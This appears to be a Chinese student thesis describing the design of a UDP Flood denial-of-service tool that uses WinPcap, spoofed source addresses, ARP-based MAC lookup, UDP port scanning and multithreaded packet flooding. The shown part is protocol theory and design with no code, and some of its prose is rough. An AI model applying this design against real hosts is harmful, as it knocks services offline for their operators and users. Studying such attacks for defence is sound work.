**摘要**

随着计算机网络的大量使用和信息间传输量的急剧增加，使用者们在受益于网络的同时，连接在互联网网上的数据和信息也会受到不同程度的窃取和破坏，使数据的安全和自身的利益遇到了严重的威胁，信息安全成为了一个非常重要的问题。网络规模日趋庞大的同时也会伴随攻击发生次数的增多。UDP Flood攻击就是目前流行的攻击方式之一。攻击者发送大量虚假源IP的UDP数据包，从而使被攻击者不能提供正常的服务，甚至造成系统资源耗尽、系统死机. 同时UDP Flood攻击易于实施，只要被攻击者开放一个 UDP 服务端口，即可针对该服务发动攻击.

本文在深入分析UDP协议的工作原理的基础上，设计并实现了UDP Flood攻击程序。该程序能够构造相应的UDP报文，向指定主机的指定端口发送，捕获并解析响应报文，根据报文内容判定该主机指定的UDP端口是否开放的；能够通过ARP协议获取指定主机的MAC地址，作为UDP报文的目的MAC；随机生成UDP报文的源MAC、源IP和源端口，构造UDP报文的以太网首部、IP首部和UDP报文；利用多线程技术，向指定主机发送大量伪造的UDP报文，对目标主机进行攻击。

关键词：网络攻击；UDP Flood攻击；网络扫描；WinPcap

**Abstract**

With the rapid use of computer networks and the rapid increase in the amount of information transmission between users, while users benefit from the network at the same time, connected to the Internet data and information will be subject to varying degrees of theft and destruction of data security and their own The interests of a serious threat, information security has become a very important issue. The size of the network is also growing with the increase in the number of attacks. UDP Flood attack is one of the popular attacks. The attacker sends a large number of false source IP UDP packets, so that the attacker can not provide the normal service, and even cause the system resources exhausted, the system crashes. At the same time UDP flood attack is easy to implement, as long as the attacker opens a UDP service port, You can attack against the service.

Based on the analysis of the working principle of UDP protocol, this paper designs and implements the UDP Flood attack program. The program can construct the corresponding UDP packets to send, analyze and parse the response packets to the designated port of the specified host, and decide whether the UDP port specified by the host is open according to the contents of the packet. The MAC address of the specified host can be obtained through the ARP protocol As the destination MAC of the UDP packet; randomly generating the source MAC address, source IP address and source port of the UDP packet, configuring the Ethernet header, IP header and UDP packet of the UDP packet; using the multi-thread technology to send a large number of packets to the specified host Forged UDP packets, attack the target host.

**Keywords：**Network attacks；UDP Flood attack；WinPcap；Network scanning

**目录**

**[摘要](#_Toc482615817)** [I](#_Toc482615817)

**[Abstract](#_Toc482615818)** [II](#_Toc482615818)

[1. 绪论 1](#_Toc482615819)

**[1.1](#_Toc482615821)****[课题背景](#_Toc482615821)** [1](#_Toc482615821)

**[1.2](#_Toc482615822)****[课题发展状况](#_Toc482615822)** [1](#_Toc482615822)

**[1.3](#_Toc482615824)****[研究的目的](#_Toc482615824)** [2](#_Toc482615824)

**[1.4](#_Toc482615825)****[任务完成情况](#_Toc482615825)** [2](#_Toc482615825)

**[2.](#_Toc482615826)****[UDP Flood攻击相关理论](#_Toc482615826)** [3](#_Toc482615826)

**[2.1](#_Toc482615827)****[UDP Flood攻击相关网络协议](#_Toc482615827)** [3](#_Toc482615827)

**[2.1.1](#_Toc482615828)****[ARP协议](#_Toc482615828)** [3](#_Toc482615828)

**[2.1.2](#_Toc482615829)****[ICMP协议](#_Toc482615829)** [4](#_Toc482615829)

**[2.1.3](#_Toc482615849)****[IP协议](#_Toc482615849)** [5](#_Toc482615849)

**[2.1.4](#_Toc482615858)****[UDP协议](#_Toc482615858)** [6](#_Toc482615858)

**[2.2](#_Toc482615873)****[UDP Flood攻击相关技术](#_Toc482615873)** [7](#_Toc482615873)

**[2.2.1](#_Toc482615874)****[主机扫描](#_Toc482615874)** [7](#_Toc482615874)

**[2.2.2](#_Toc482615878)****[UDP端口扫描](#_Toc482615878)** [8](#_Toc482615878)

**[2.2.3](#_Toc482615879)****[UDP Flood攻击](#_Toc482615879)** [8](#_Toc482615879)

**[2.3](#_Toc482615887)****[SOCKET编程原理](#_Toc482615887)** [9](#_Toc482615887)

**[2.3.1](#_Toc482615888)****[Socket的结构组成](#_Toc482615888)** [10](#_Toc482615888)

**[2.3.2](#_Toc482615889)****[Socket网络编程技术主机扫描](#_Toc482615889)** [11](#_Toc482615889)

**[2.4](#_Toc482615890)****[WinPcap简介及原理](#_Toc482615890)** [11](#_Toc482615890)

**[2.4.1](#_Toc482615891)****[WinPcap简介](#_Toc482615891)** [11](#_Toc482615891)

**[2.4.2](#_Toc482615892)****[基于WindPcap可以开发的网络应用程序](#_Toc482615892)** [11](#_Toc482615892)

**[2.4.3](#_Toc482615893)****[基于WindPcap中主要函数的功能](#_Toc482615893)** [11](#_Toc482615893)

**[2.4.4](#_Toc482615894)****[WinPcap实现数据包捕获与分析的流程](#_Toc482615894)** [12](#_Toc482615894)

**[2.5](#_Toc482615895)****[本章小结](#_Toc482615895)** [13](#_Toc482615895)

**[3.](#_Toc482615896)****[概要设计](#_Toc482615896)** [14](#_Toc482615896)

**[3.1](#_Toc482615897)****[设计初衷](#_Toc482615897)** [14](#_Toc482615897)

**[3.2](#_Toc482615898)****[UDP Flood攻击程序的目标](#_Toc482615898)** [14](#_Toc482615898)

**[3.3](#_Toc482615899)****[UDP Flood攻击程序的基本功能](#_Toc482615899)** [14](#_Toc482615899)

**[3.4](#_Toc482615900)****[UDP Flood攻击程序的系统结构](#_Toc482615900)** [15](#_Toc482615900)

**[3.5](#_Toc482615901)****[本章小结](#_Toc482615901)** [15](#_Toc482615901)

**[4.](#_Toc482615902)****[详细设计](#_Toc482615902)** [16](#_Toc482615902)

**[4.1](#_Toc482615903)****[程序分析](#_Toc482615903)** [16](#_Toc482615903)

**[4.2](#_Toc482615904)****[主机扫描设计](#_Toc482615904)** [16](#_Toc482615904)

**[4.2.1](#_Toc482615905)****[流程图](#_Toc482615905)** [16](#_Toc482615905)

**[4.2.2](#_Toc482615906)****[主要数据](#_Toc482615906)** [17](#_Toc482615906)

**[4.2.3](#_Toc482615907)****[主要函数](#_Toc482615907)** [18](#_Toc482615907)

**[4.2.4](#_Toc482615908)****[具体实现](#_Toc482615908)** [19](#_Toc482615908)

**[4.3](#_Toc482615909)****[UDP端口扫描设计](#_Toc482615909)** [24](#_Toc482615909)

**[4.3.1](#_Toc482615910)****[流程图](#_Toc482615910)** [24](#_Toc482615910)

**[4.3.2](#_Toc482615911)****[主要数据](#_Toc482615911)** [25](#_Toc482615911)

**[4.3.3](#_Toc482615912)****[主要函数](#_Toc482615912)** [26](#_Toc482615912)

**[4.3.4](#_Toc482615913)****[具体实现](#_Toc482615913)** [27](#_Toc482615913)

**[4.4](#_Toc482615914)****[UDP Flood攻击设计](#_Toc482615914)** [36](#_Toc482615914)

**[4.4.1](#_Toc482615915)****[流程图](#_Toc482615915)** [36](#_Toc482615915)

**[4.4.2](#_Toc482615916)****[主要数据](#_Toc482615916)** [37](#_Toc482615916)

**[4.4.3](#_Toc482615917)****[主要函数](#_Toc482615917)** [39](#_Toc482615917)

**[4.4.4](#_Toc482615918)****[具体实现](#_Toc482615918)** [39](#_Toc482615918)

**[4.5](#_Toc482615919)****[本章小结](#_Toc482615919)** [43](#_Toc482615919)

**[5.](#_Toc482616357)****[环境搭建及测试](#_Toc482616357)** [44](#_Toc482616357)

**[5.1](#_Toc482616358)****[开发环境](#_Toc482616358)** [44](#_Toc482616358)

**[5.2](#_Toc482616359)****[测试环境](#_Toc482616359)** [45](#_Toc482616359)

**[5.3](#_Toc482616360)****[程序测试](#_Toc482616360)** [45](#_Toc482616360)

**[5.3.1](#_Toc482616361)****[选择网卡](#_Toc482616361)** [45](#_Toc482616361)

**[5.3.2](#_Toc482616362)****[主机扫描](#_Toc482616362)** [46](#_Toc482616362)

**[5.3.3](#_Toc482616363)****[MAC地址获取](#_Toc482616363)** [48](#_Toc482616363)

**[5.3.4](#_Toc482616364)****[端口扫描](#_Toc482616364)** [48](#_Toc482616364)

**[5.3.5](#_Toc482616365)****[UDP Flood攻击](#_Toc482616365)** [49](#_Toc482616365)

**[5.4](#_Toc482616366)****[本章小结](#_Toc482616366)** [50](#_Toc482616366)

**[结论](#_Toc482616367)** [51](#_Toc482616367)

**[致谢](#_Toc482616368)** [52](#_Toc482616368)

**[参考文献](#_Toc482616369)** [53](#_Toc482616369)

# 绪论

* 1. **课题背景**

随着互联网时代的到来，人们每天都会使用互联网，互联网的发展给我们的生活带来的很多的变化，经济的发展对互联网的依赖程度也越来越高。于此同时，人们网络安全的意识还很薄弱，对网络安全的了解也很少。各种网络攻击的事件时有发生，攻击的危害越来越大，影响越来越大。网络安全已经成为全世界关注的问题。

UDP Flood攻击就是目前流行的攻击方式之一。攻击者发送大量虚假源IP的UDP数据包，从而使被攻击者不能提供正常的服务，甚至造成系统资源耗尽、系统死机. 同时UDP Flood攻击易于实施，只要被攻击者开放一个 UDP 服务端口，即可针对该服务发动攻击.

UDP协议的攻击通常可分为 UDP Flood攻击、UDP Fraggle 攻击和 DNS Query Flood 攻击.其攻击目的主要有:对网络带宽的流量攻击;对服务器某特定服务的攻击.UDP Flood攻击是通过发送UDP数据包来发动攻击的方式. 在UDP Flood攻击中，攻击者发送大量虚假源IP的UDP数据包，从而使被攻击者不能提供正常的服务，甚至造成系统资源耗尽、系统死机. 同时UDP Flood攻击易于实施，只要被攻击者开放一个 UDP 服务端口，即可针对该服务发动攻击.

UDP Flood攻击是一种拒绝服务（DoS）攻击，攻击者利用包含UDP数据报的IP数据包来攻击目标主机上的随机端口。接收主机检查与这些数据报相关联的应用程序，并发现无发回“目标无法访问”数据包。随着越来越多的UDP数据包被接收和应答，系统变得不堪重负，对其他客户端没有响应。在UDP Flood攻击的框架下，攻击者也可能会欺骗报文的IP地址，以确保返回的ICMP报文不到达主机，并对攻击进行匿名处理。有许多商业上可用的软件包可用于执行UDP Flood攻击。

* 1. **课题发展状况**

在当前网络攻击中，各种攻击方式层出不穷。拒绝服务攻击仍是使用最广泛，实施最容易的攻击方式之一。UDP Flood攻击是一种重要的拒绝服务攻击，攻击者利用包含UDP数据报的IP数据包来攻击目标主机上的随机端口, 不但攻击效率高，而且还可以在资源相对较少的情况下执行。正由于实现门槛低，攻击效率高，得到越来越多攻击者的使用。因此研究UDP Flood攻击的原理和实现，对UDP Flood攻击进行积极的防御成为网络安全的重要一环。

* 1. **研究的目的**

本文研究的目的在于通过研究当前网络攻击中UDP Flood攻击的实现及原理。通过深入UDP协议的原理和会话过程，基于WinPcap网络开发包实现基于UDP数据包的伪造，并向目标主机发送大量伪造的UDP数据包，对其进行攻击。为了实施有效的攻击，在攻击之前需要进行主机扫描和UDP端口扫描分别用于确定主机的存在和端口的开放情况，还需要通过ARP协议获取主机的MAC地址。在此基础上，我们可以对目标主机暴露的安全问题针对自己所使用的主机进行积极防御，减少被攻击的可能性。

UDP Flood攻击主要包括两个方面：一个是攻击前的准备，主要包括主机扫描，UDP端口扫描，主机MAC地址获取，另一个是利用多线程技术构建大量伪造数据包对目标主机进行攻击。其中，UDP端口扫描，数据包的构造，利用多线程技术进行UDP Flood攻击是本文的重点。UDP 端口扫描是指通过向指定端口发送数据包，通过捕获网卡的数据包，如果该端口未开放，则会收到ICMP端口不可达的回复。数据包的构造主要包括以太网头部设置，IP头部设置，UDP头部设置，只有构建可用的数据包，才能发送成功。UDP Flood攻击核心在与利用多线程技术，提高攻击效率。

通过实现UDP Flood攻击程序的实现，加深对ARP、ICMP、UDP等网络协议的理解，熟悉Windows网络编程，了解网络安全相关的知识和理论，深入了解网络攻击的过程和实现，提升防御攻击的能力。在实现主机扫描和UDP端口扫描，UDP Flood攻击基本功能的基础上，通过多线程技术提升扫描和攻击效率。

* 1. **任务完成情况**

设计和实现了一个UDP Flood攻击程序。它能够根据用户设定的参数，伪造源MAC、源IP和源端口，向指定主机发送大量的伪造的UDP报文, 对指定的主机进行攻击。有以下具体功能：

（1）构造相应的UDP报文，向指定主机的指定端口发送，捕获并解析响应报文，根据报文内容判定该主机指定的UDP端口是否开放的；

（2）通过ARP协议获取指定主机的MAC地址，作为UDP报文的目的MAC；随机生成UDP报文的源MAC、源IP和源端口，构造UDP报文的以太网首部、IP首部和UDP报文；利用多线程技术，向指定主机发送大量伪造的UDP报文，对目标主机进行攻击。

**UDP Flood攻击相关理论**

* 1. **UDP Flood攻击相关网络协议**

### **ARP协议**

地址解析协议（ARP）是一种协议映射的互联网协议地址（IP地址）到在本地网络中识别的物理机地址。例如，在IP版本4中，当今最常用的IP级别，一个地址是32位长。然而，在以太网局域网中，连接设备的地址为48位长。通常称为ARP缓存的表用于维护每个MAC地址与其对应的IP地址之间的相关性。ARP提供了进行这种相关性的协议规则，并提供了两个方向的地址转换。

当目的地为特定局域网上的主机的输入分组到达网关时，网关要求ARP程序找到与IP地址匹配的物理主机或MAC地址。ARP程序查找ARP缓存，如果找到地址，则可以将数据包转换为正确的数据包长度和格式并发送到机器。如果没有找到IP地址的条目，ARP会以特殊格式向LAN上的所有机器广播一个请求包，以查看一台机器是否知道该IP地址与该IP地址相关联。将IP地址识别为自己的机器返回一个如此指示的回复。ARP更新ARP缓存以供将来参考，然后将数据包发送到回复的MAC地址。对于不知道其IP地址的主机，有一个反向ARP（RARP）。RARP使他们能够从网关的ARP缓存请求他们的IP地址。ARP协议是用报文进行工作的。报文包括如表2.1中字段。

表2. 1地址解析协议报文

|  |  |  |
| --- | --- | --- |
| 硬件类型 | | 协议类型 |
| 硬件地址长度 | 协议长度 | 操作类型 |
| 发送发物理地址（0-3字节） | | |
| 发送方物理地址（4-5字节） | | 发送方IP地址（0-1字节） |
| 发送方IP地址（2-3字节） | | 目的物理地址（0-1字节） |
| 目的物理地址（2-5字节） | | |
| 目的IP地址（0-3字节） | | |

### **ICMP协议**

网络控制消息协议（ICMP协议）是网络协议套件的一部分，在RFC 792中定义。ICMP消息通常用于诊断或控制目的，或者是响应于IP操作中的错误而生成的。ICMP错误针对始发数据包的源IP地址。

互联网协议（IP）用于主机到主机的数据报在一个被称为互联网络的系统中的服务。网络连接设备称为网关。这些网关之间进行通信以进行控制经由网关到网关协议（GGP）。偶尔一个网关或目标主机将与源主机进行通信例如，报告数据报处理中的错误。对于这样目的协议，就是互联网控制消息协议（ICMP），使用IP的基本支持，就好像它更高一些但是，ICMP实际上是IP的一个组成部分，而且必须由每个IP模块实现。

ICMP消息在几种情况下发送：例如，当a数据报无法到达目的地，当网关没有转发数据报的缓冲容量，以及网关的时间可以指导主机在较短的路由上发送流量。互联网协议不是绝对可靠的。控制信息的目的是提供有关的反馈信息通信环境中的问题，不能使IP可靠。仍然不能保证数据报将被传递，或者控制消息将被返回。一些数据报可能仍然存在没有任何关于他们的损失的报告。更高层次使用IP的协议必须实现自己的可靠性程序如果需要可靠的通信。

ICMP消息通常报告处理中的错误数据报。以避免邮件消息的无限回归没有关于ICMP消息发送ICMP消息。也是ICMP消息仅发送关于处理片段零的错误分层数据报。ICMP报头如表2.2所示。

表2. 2 ICMP报头

|  |  |  |
| --- | --- | --- |
| 类型 | 代码 | 校验和 |
| 标识符 | | 序列码 |

版本-应始终设置为4。长度-32位字中标题的长度。服务类型-设置为0，因为这是根据RFC 792-互联网控制消息协议的唯一合法设置。总长度-数据包的头部和数据部分的总长度，以八位字节计数。识别，标志和片段补偿-从IP协议中删除。生存时间-这个包可以生存多少跳。协议-正在使用哪个版本的ICMP（应始终为1）。标题校验和-用于校验。源地址-发送数据包的源地址。目的地址-数据包的目的地址。

### **IP协议**

IP协议（Internet Protocol）是主要的通信协议在因特网协议套件，用于中继的数据报跨越网络边界。其路由功能可实现网络互联，并且基本上建立了互联网。

IP的任务是将数据包从源主机传送到目标主机，这仅仅是基于数据包头中的IP地址。为此，IP定义了封装要传递的数据的数据包结构。它还定义了用于使用源和目标信息标记数据报的寻址方法。

互联网协议负责在一个或多个IP网络上寻址主机和从源主机到目标主机的路由数据报（数据包）。为此，互联网协议定义了数据包的格式，并提供了一个具有两个功能的寻址系统：识别主机并提供​​逻辑位置服务

每个数据报都有两个组件：一个头和一个有效负载。该IP报头被标记源IP地址，目的地IP地址，并在需要路由其他元数据，并提供该数据报。有效载荷是传输的数据。这种将数据有效载荷嵌套在具有报头的分组中的方法称为封装。

IP地址需要将IP地址和相关参数分配给主机接口。地址空间分为网络和子网，涉及网络或路由前缀的指定。IP路由由所有主机以及路由器执行，主要功能是跨网络传输数据包。路由器通过专门设计的路由协议进行通信，如网络拓扑所需。

下面就是IP数据的头部的格式，IP头部是由20字节的固定长度和一个可选任意长度部分构成，从左到右以网络字节序传送。

表2. 3 IP数据包头部格式

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| 版本 | 首部长度 | 服务类型 | 总长度 | | |
| 标识 | | | 标志 | 片偏移 | |
| 生存周期 | | 协议 | 头部校验和 | | |
| 源IP地址 | | | | | |
| 目的IP地址 | | | | | |
| 选项（若有） | | | | | 填充 |
| 数据 | | | | | |
| …… | | | | | |

### **UDP协议**

用户数据报协议（UDP）是互联网协议组的核心成员之一。协议由David P. Reed于1980年设计，并在RFC 768中正式定义。与UDP，计算机应用程序可以发送消息，在这种情况下简称为数据报，一个在其他主机因特网协议（IP）网络。为了建立传输信道或数据路径，不需要先前的通信。

UDP使用简单的无连接传输模式，具有最小的协议机制。UDP提供校验和数据完整性，以及端口号用于在数据报的源和目的地地址不同的功能。它没有握手对话，并由此暴露了用户的程序，任何不可靠的基础网络：没有交付，订购的担保，或复制保护。如果在网络接口级别需要纠错设施，则应用可以使用为此而设计的传输控制协议（TCP）或流控制传输协议（SCTP）。UDP适用于在应用中不需要或执行错误检查和校正的目的;UDP避免了网络接口级的这种处理的开销。时间敏感的应用程序通常使用UDP，因为丢弃数据包比等待延迟的数据包更为可取，这在实时系统中可能不是一个选项典型网络上的众多使用UDP协议的关键应用一定程度上是相似的。这些应用包括域名系统（DNS）、简单网络管理协议（SNMP）、动态主机配置协议（DHCP）、路由信息协议（RIP）和某些影音流服务等等。

UDP报头包括4个字段，每个字段占用2个字节（即16个二进制位）。在IPv4中，“来源连接端口”和“校验和”是可选字段。在IPv6中，只有来源连接端口是可选字段。

源端口号字段在有意义的情况下标识发送者的端口，并且如果需要，应假定为要回复的端口。如果不使用，那应该是零。如果源主机是客户端，端口号可能是短暂的端口号。如果源主机是服务器，端口号可能是一个众所周知的端口号。目的端口号字段标识接收器的端口，并且是必需的。与源端口号相似，如果客户端是目标主机，那么端口号可能是短暂的端口号，如果目标主机是服务器，那么端口号可能是一个众所周知的端口号。长度用于指定UDP头和UDP数据长度（以字节为单位）的字段。最小长度为8字节，因为这是标题的长度。字段大小为UDP数据报设置了65,535字节的理论限制。然而，由底层IPv4协议施加的数据长度的实际限制是65,507字节（65,535-8字节UDP报头 - 20字节IP报头）。校验和字段可以被用于报头和数据的错误检查。该字段在IPv4中是可选的，在IPv6中是强制性的。如果未使用，则该字段携带全零。

表2. 4UDP 报头

|  |  |
| --- | --- |
| 源端口号 | 目的端口号 |
| 用户数据包长度 | 检查和 |
| 数据 | |

* 1. **UDP Flood攻击相关技术**

### **主机扫描**

PING是最常用的，也是最简单的检测手段，使用ICMP协议来确定目标活动。实际上，Ping向需要echo（Type = 8）的目标发送一个ICMP数据报，当主机获取请求时，它返回一个echo（Type = 0）数据报。而Ping程序一般直接在系统内核中，而不是用户进程。Ping是最基本的检测手段，Ping扫（Ping Fire）是一个广泛的ping网络，但现在甚至基本的个人防火墙对Ping做了限制，如果通过防火墙，你需要使用高级ICMP扫描技术。

高级ICMP扫描技术主要是使用ICMP协议最基本的用途：错误。根据网络协议，如果根据协议有错误，则接收者将产生ICMP错误消息。这些错误信息不是主动发送，而是由于错误，根据协议自动生成。当IP数据报出现时，校验和和版本的错误，目标主机将放弃数据报，如果校验和错误，则路由器将直接丢弃报告的数据。某些主机（如AIX，HP.UX等）不会发送ICMP的Unreachable数据报。以下可以使用：目标主机只发送一个IP报头的IP报文，目标将返回到目标不可达ICMP错误信息。 向目标主机发送错误的IP数据报，例如，错误的IP头长度，目标主机将返回参数问题ICMP错误消息。 当分片时，但是没有给接收机足够的碎片，接收机片段组装超时会发送芯片组装超时ICMP数据报。互联网协议不是绝对可靠的。控制信息的目的是提供有关的反馈信息通信环境中的问题，不能使IP可靠。仍然不能保证数据报将被传递，或者控制消息将被返回。一些数据报可能仍然存在没有任何关于他们的损失的报告。更高层次使用IP的协议必须实现自己的可靠性程序如果需要可靠的通信。

发送IP数据报到目的主机，但协议条目不正确，如协议条目不可用，则目的地将返回目标不可达ICMP消息，但如果在目标之前有防火墙或不同的过滤设备主机，可以过滤出请求，以便不会收到响应。您可以使用非常大的协议号作为IP报头的协议内容，并且此协议号码至少在今天尚未使用，应该是主机将返回Unreachable，如果没有无法访问ICMP数据返回错误消息，那么它显示由防火墙或其他设备过滤，或者您可以使用此方法来检测是否存在防火墙或其他过滤设备。

使用IP协议项来检测主机正在使用的协议，可以改变IP头协议，因为是8，有256个可能。目标返回的ICMP错误消息用于确定哪些协议正在使用中。如果返回到Destination Unreachable，则主机不使用此协议，相反，如果没有返回任何内容，主机可能会使用该协议，但也可能被过滤出防火墙。

使用IP分片引起汇编超时ICMP错误消息，同样可以实现检测的目的。当主机接收到丢失的数据包并且在一段时间内没有收到丢失的数据报时，丢弃整个数据包，并向原始发送方发送ICMP分段汇编超时错误。您可以使用此功能创建分片数据包，然后等待ICMP汇编超时错误消息。

### **UDP端口扫描**

UDP是面向非连接的协议，不需要建立连接过程，对其进行扫描比较复杂。UDP使用简单的无连接传输模式，具有最小的协议机制。UDP提供校验和数据完整性，以及端口号用于在数据报的源和目的地地址不同的功能。它没有握手对话，并由此暴露了用户的程序，任何不可靠的基础网络：没有交付，订购的担保，或复制保护。

(1)普通UDP扫描

在申请方向目标主机的一个未打开的UDP端口发送一个数据包时，根据网络通信的ICMP协议（RFC792）规定，对方主机会回复一个“目的不可达”（ICMP\_PORT\_UNREACH）错误。通过这一原理，就可以知道对方端口是处于“开”还是“关”状态。

由于UDP和ICMP错误都不保证能到达，因此这种扫描器一次扫描的结果不一定准确，有时需要多次扫描才能得到准确的结果。另外由于RFC对ICMP错误消息的产生速率做了规定(例如Linux就将ICMP报文的生成速度限制为每4秒钟80个，当超出这个限制的时候，还要暂停1/4秒)，所以此扫描方法较慢。同时，这种扫描方法需要具有管理员的权限。

(2)UDP recvfrom和write扫描

本方案是前一方案的改进，目的在于所需要的系统管理员的权限问题。由于只有具备系统管理员的权限才可以查看ICMP错误报文，那么在不具备系统管理员权限的时候可以通过使用recvfrom()和write()这两个系统调用来间接获得对方端口的状态。

对一个关闭的端口第二次调用write（）的时候通常会得到出错信息。而对一个UDP端口使用recvfrom调用的时候，如果系统没有收到ICMP的错误报文通常会返回一个EAGAIN错误，错误类型码13，含义是“再试一次（Try Again）”；如果系统收到了ICMP的错误报文则通常会返回一个ECONNREFUSED错误，错误类型码111，含义是“连接被拒绝（Connect refused）”。通过这些区别，就可以判断出对方的端口状态如何。

(3)高级UDP扫描技术

由于Socket API本身提供的信息无法做出最终判断，所以在UDP扫描中多是利用Socket和ICMP进行的组合判断。此外就是一些特殊应用的扫描，即通过对某些特殊服务或软件的了解，可以知道该软件监听某端口，并在向其发送指定数据时，对方有反馈，根据这一特性进行判断，这种扫描类似于服务扫描。

### **UDP Flood攻击**

UDP Flood攻击是一种拒绝服务（DoS）攻击，攻击者利用包含UDP数据报的IP数据包来攻击目标主机上的随机端口。接收主机检查与这些数据报相关联的应用程序，并发现无发回“目标无法访问”数据包。随着越来越多的UDP数据包被接收和应答，系统变得不堪重负，对其他客户端没有响应。在UDP Flood攻击的框架下，攻击者也可能会欺骗报文的IP地址，以确保返回的ICMP报文不到达主机，并对攻击进行匿名处理。有许多商业上可用的软件包可用于执行UDP Flood攻击。

用户数据报协议（UDP）是一种无连接和无会话的网络协议。由于UDP流量不需要像TCP这样的三次握手，所以它运行的开销较低，是不需要检查和重新检查的流量的理想选择。然而，这些相同的属性也使UDP更容易被滥用。在没有初始握手的情况下，要建立有效的连接，大量的“尽力而为”流量可以通过UDP通道发送到任何主机，没有内置保护来限制UDP DoS的速率。这意味着，UDP Flood攻击不但效率高，而且还可以在资源相对较少的情况下执行。

一些UDP Flood攻击可以采取DNS放大攻击的形式。UDP不定义特定的数据包格式，因此攻击者可以创建大数据包（有时超过8KB），填充垃圾文本或数字，并将其发送到受攻击的主机。

当被攻击的主机接收到给定端口的垃圾邮件UDP数据包时，它将检查在该端口侦听的应用程序，该数据包与数据包的内容相关联。当它看到没有关联的应用程序正在监听时，它会使用ICMP 端口不可达数据包进行回复。

应该注意的是，扩增和非扩增的UDP Flood都可以来自各种大小的僵尸网络群集。使用多台机器将这种攻击分类为分布式拒绝服务（DDoS）威胁。有了这样的攻击，犯罪者的目标是超越更具弹性的网络基础设施的防火墙和其他组件。

在最基本的层面上，大多数操作系统试图通过限制ICMP响应的速率来缓解UDP Flood攻击。然而，这种不加区分的过滤将对合法流量产生影响。

传统上，UDP缓解方法还依赖于过滤掉或阻止恶意UDP数据包的防火墙。然而，这种方法现在变得无关紧要，因为现代的高容量攻击可以简单地过载防火墙，防火墙不是设计过于考虑。

* 1. **SOCKET编程原理**

网络编程，就是编写使用计算机网络来和其他程序进行通讯的程序。而Socket编程是目前网络编程的主流工具。Socket主要在TCP/IP通讯协议上进行使用。

TCP/IP使用一个网络地址和一个相应的服务端口号来标识唯一设备。网络地址用来标识网络上的特定设备。端口号用来标识将要连接到的目的设备上的特定服务。

网络通讯的基本模式如下：每一台进行通讯的主机都会拥有一个本网络环境中唯一的IP地址。一台主机上一般都有多个通讯程序存在，每一个这样的程序都要使用一个通讯端口。因此，一个IP地址， 一个通讯端口，就可以确定一个通讯程序的位置。即某个IP上占用某个端口的程序。

Windows Sockets一般可分为三种类型：流式套接字(STREAM SOCK)。数据报套接字(DGRAM SOCK)。还有原始套接字(RAW SOCK）。本文使用的主要是原始套接字。原始套接字支持对底层的协议。包括IP协议，ICMP协议等。可以进行直接访问。可以用于网络协议的开发，实现和测试。可以进行比较底层的操作。它的功能十分强大，但是比前两种套接字操作复杂，一般程序通常涉及不到原始套接字。

### **Socket的结构组成**

Socket是几个不同进程之间的一种通信方式。就像打电话一样是朋友之间的一种交流方式一样。两个进程，不管它是运行在同一台计算机上，又或是运行在不同计算机上。都可通过socket技术进行通信。需要有网卡的支持才能使用socket套接字。所以socket这项技术一般都使用在不同机器之间进行通信。而如果在相同的计算机上的两个进程进行通信，通常可以使用效率更高的共享内存技术来实现。

下面来介绍socket编程中最核心的几个数据结构：（1）TCB\_ S是任务控制块结构，是每个进程为socket专门分配的控制块。创建socket的任务时也会创建一个TCB\_S结构的变量。并且和其他的TCB\_S链在一起。当某一个任务所有的socket都关闭时，对应的TCB\_S会被释放。

（2）FILE\_S是文件描述符数组。最长可以申请到3072个。它保存所有申请到的socket结构。

(3) SOCKET\_S 是一个十分重要的数据结构。是接口层的核心。存储了发送缓存和接收缓存。以及socket的状态。还有涉及到TCP syn flood起因的QO和Q对列。

(4) INPCB\_S 是协议控制模块。每一个socket都相应有一个自己的协议控制块。著名的四元组就存储在这个数据结构中。而TCP收发报文的时候，这个结构也是最重要的。靠四元组来查询对应得协议控制块。

建立这些结构的过程如下：

(1)当某个任务创建socket时，将会显示寻找自己的任务控制块。如果找不到，就会新建一个。将其初始化后之后，挂在链表头。

(2)找到任务控制块后。根据控制块消息申请一个描述符。如果所有的描述符都被申请光了，则扩大描述符数组。之后再进行申请，数组可以最大到3072个元素。

(3)申请到描述符后，为其设置操作函数。其中有write,read,close等。

(4)申请一个socket结构，挂在描述符上边。

(5)申请协议控制块。对于ISIS来说，是去申请ISISPCB。将其挂在(4)中申请的socket结构上。这些结构要加入各自的链表中，利于遍历它们。

(6)如果是TCP,则还要申请TCP控制块。将其挂在协议控制块上。至此socket创建完毕。

### **Socket网络编程技术主机扫描**

通过调用socket函数来获取本机的配置信息。即网络参数，如主机名、IP地址等。

搭建IP协议包，在里面添加TCP协议。TCP连接需要三次握手。而半开端口扫描，扫描程序会发送一个含有SYN标志位的数据包。这需要在编程的时候，单独实现此数据包。要填充封包和用异步的方式接收数据。

LAN扫描，会提供当前线程的优先级。以避免丢失数据帧，创立发送线程。开始发送ARP请求，然后会接收ARP应答。其中要使用程序发送和接收ARP报文。最重要的是用程序填充ARP数据包的广播报文。向地址空间的每个IP地址发送ARP请求。

通过程序调用流量流经的系统各个接口的数据包。并且可以捕获数据包。提取出来有价值的信息，以了解局域网内活动主机的活动情况。可以监控一些局域网内经过网络适配器(如IP和MAC地址)。能够更好的去明白局域网内活动主机的情况。

* 1. **WinPcap简介及原理**

### **WinPcap简介**

winpcap(windows packet capture)是windows平台下一个免费，公共的网络访问系统。开发winpcap这个项目的目的在于为win32应用程序提供访问网络底层的能力。它用于windows系统下的直接的网络编程。

### **基于WindPcap可以开发的网络应用程序**

Winpcap提供了一个强大的编程接口，它很容易地在各个操作系统之间进行移植，也很方便程序员进行开发。很多不同的工具软件使用Winpcap于网络分析，故障排除，网络安全监控等方面。Winpcap可以对以下领域进行相关软件的开发网络及协议分析、网络监控、通信日志记录、traffic generators、用户级别的桥路和路由、网络入侵检测系统（NIDS）、网络扫描、安全工具。

Winpcap有些方面不能做。它不依靠主机的诸如TCP/IP协议去收发数据包。这意味着它不能阻塞，不能处理同一台主机中各程序之间的通信数据。它只能“嗅探”到物理线路上的数据包。因此它不适用于traffic shapers，QoS调度，以及个人防火墙。

### **基于WindPcap中主要函数的功能**

pcap\_findalldevs\_ex() 函数返回一个 pcap\_if 结构的链表，每个这样的结构都包含了一个适配器的详细信息。数据域 name 和 description 表示一个适配器名称和一个可以让人们理解的描述。

ifprint()函数来打印出 pcap\_if 结构体中所有的内容。

pcap\_open()函数的功能是打开适配器。共有三个参数 snaplen, flags 和 to\_ms。snaplen 指定要捕获数据包中的哪些部分。flag用来指示适配器是否要被设置成混杂模式。to\_ms 指定读取数据的超时时间，以毫秒计(1s=1000ms)。

